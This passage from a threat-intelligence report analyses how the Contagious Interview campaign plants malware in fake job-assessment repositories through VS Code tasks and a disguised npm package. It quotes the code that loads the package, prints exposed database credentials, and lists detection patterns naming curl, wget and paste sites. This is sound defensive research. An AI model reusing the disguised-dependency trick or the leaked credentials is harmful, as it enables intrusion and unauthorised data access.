
Hunting using commonly seen keywords
Obfuscation patterns change. Trying different search approaches such as based on commonly seen strings uncovers additional samples:
(path:woff OR path:*svg) AND fromcodepoint AND length AND undefined AND push AND 0x

Malicious NPM Package Installation Variant
One repository presenting itself as a "Food Ordering Web App Technical Assessment (MERN Stack)" takes a different approach. Rather than executing payloads directly from tasks.json, it triggers NPM installation of a malicious package dependency.
The tasks.json makes use of args like so to run npm install and start a backend server.

The backend/package.json includes:

The package "jsonwebauth" sounds plausible, but code in backend/server.js reveals an inconsistency. The jsonwebauth package is imported as dotenv and used as Express middleware. Neither makes sense for a supposed JWT library and raises suspicion.
const express = require('express');
const dotenv = require('jsonwebauth');
const cors = require('cors');
require('dotenv').config();
const { connectDB } = require('./config/db.js');
...
// app config
const app = express();
const port = 4000;
// middleware
app.use(express.json());
app.use(cors());
app.use(dotenv());
// db connection
connectDB();
...
The Malicious Package "jsonwebauth"
The jsonwebauth package on npm was published on January 8, 2026 just days prior to our analysis. The package page has inconsistencies typical of malicious packages published by the Lazarus Group for the Contagious Interview campaign.


Upon cursory review in the Code tab, the lib folder weighs in at 380 kB, well above the sizes of other files and folders.

Within that the file lserver.js (326 kB) contains the malicious payload.
This package is tracked on the DPRK npm packages tracker as part of the Contagious Interview campaign.

Searching GitHub for repositories using this package returns 2 additional results:
path:package.json jsonwebauth
Bonus: Hardcoded Database Credentials
The same repository contains a MongoDB connection string with hardcoded credentials under backend/config/db.js:
mongodb+srv://dulanjalisenarathna93:E2JUb0zfaT2FVp8D[@]cluster0[.]exkxkun[.]mongodb[.]net/reactjs-food-delivery-app
The unique username dulanjalisenarathna93 itself can be used to track other repositories using the same database or potentially associated with the campaign.

Finding Activity Through Commit Authors
Many of the personas that own malicious repositories or have committed to them can be leveraged to map out undiscovered repositories. However, their commit histories are often extensive and not always for files of interest like tasks.json.
We've found that searching for commits from git commit authors who have no linked GitHub account tends to yield less noisy results. In these examples, we search for commit author emails associated with personas that have made commits to tasks.json files in other malicious repositories. These return highly relevant results.
author-email:"Jonathan.daniel.ag1230[@]gmail[.]com"

author-email:"davidexpert1233[@]hotmail[.]com"

Compare that to author-name:"yosket" (a deleted GitHub persona associated with many commits to Contagious Interview repositories) which returns a whopping 3.5k results.
Note that these commit emails are arbitrary and cannot necessarily be used to identify real users. Rather they serve as pivot points for tracking repositories through commit histories. These emails may be throwaway or stolen addresses used only for git commits.
Mitigations
Disable automatic task execution. Set task.allowAutomaticTasks to off in VS Code user settings. This prevents tasks with runOn: folderOpen from executing without explicit user action.
Use GitHub's web editor for initial review. Pressing the "." key on any GitHub repository opens a browser-based VS Code environment at github.dev. This environment has no shell capability, allowing safe inspection of repository contents including .vscode/tasks.json files.
Avoid opening unfamiliar repositories in VS Code Desktop. Repositories received as part of job interviews or technical assessments carry elevated risk. If you must open such repositories in VS Code Desktop, check first in-browser for a .vscode/tasks.json file set to execute commands automatically on folder open, and do not trust the workspace when prompted.
Consider the broader attack surface. The VS Code tasks vector is one of many. From malicious npm packages to yet-unknown techniques, there are too many risks with opening unfamiliar repositories in VS Code. When possible, use sandboxed environments or browser-based tools for initial review.
Detection Opportunities
VS Code child process activity. Monitor for VS Code spawning child processes running curl, wget, powershell, bash, cmd, or similar utilities shortly after process start.
Node.js executing non-JavaScript files. Alert on Node.js executing files with unexpected extensions such as .woff, .woff2, .svg, .jpeg, .png, .dict, .npl, or other non-JS extensions.
VS Code tasks initiating requests to Vercel domains. Monitor for VS Code process starts followed closely by network requests to Vercel domains.
Platform-specific URL patterns. Requests to Vercel URLs containing platform indicators in the path (/linux, /mac, /windows) combined with query parameters (flag=, token=).
JSON storage and paste site access. Requests from non-browser processes to JSON storage URLs (jsonkeeper[.]com, jsonsilo[.]com, api[.]npoint[.]io) and paste sites (pastebin[.]com).
Conclusion
The Contagious Interview campaign's adoption of VS Code task files represents a pragmatic evolution in initial access techniques. By exploiting a legitimate IDE feature designed for developer productivity, threat actors achieve code execution and persistence with minimal user interaction, requiring only that the victim trust a workspace.
GitHub Code Search provides an effective mechanism for tracking campaign activity, identifying new repositories, and discovering technique variations. The queries and methodologies outlined here support ongoing monitoring.
Defenders should implement the mitigations and detection opportunities outlined in this report. Developers should exercise caution when opening repositories from unfamiliar sources, particularly those presented as part of recruitment processes.
Acknowledgments
This report builds on research from:
- Open Source Malware - Contagious Interview VS Code
- Red Asgard - Hunting Lazarus Contagious Interview C2 Infrastructure
- Security Alliance (SEAL) - VS Code Tasks Abuse by Contagious Interview
- NVISO - Contagious Interview Actors Utilize JSON Storage Services
- DPRK NPM Packages Tracker
Appendix: GitHub Search Queries
Appendix: Indicators
Note: Abstract customers with the Intel Gallery enabled already have access to these indicators.
Domains
Commit Author Emails
GitHub Personas
Associated Repositories
Malicious Packages
Other Identifiers

ABSTRACTED
We would love you to be a part of the journey, lets grab a coffee, have a chat, and set up a demo!
Your friends at Abstract AKA one of the most fun teams in cyber ;)
.avif)
Your submission has been received.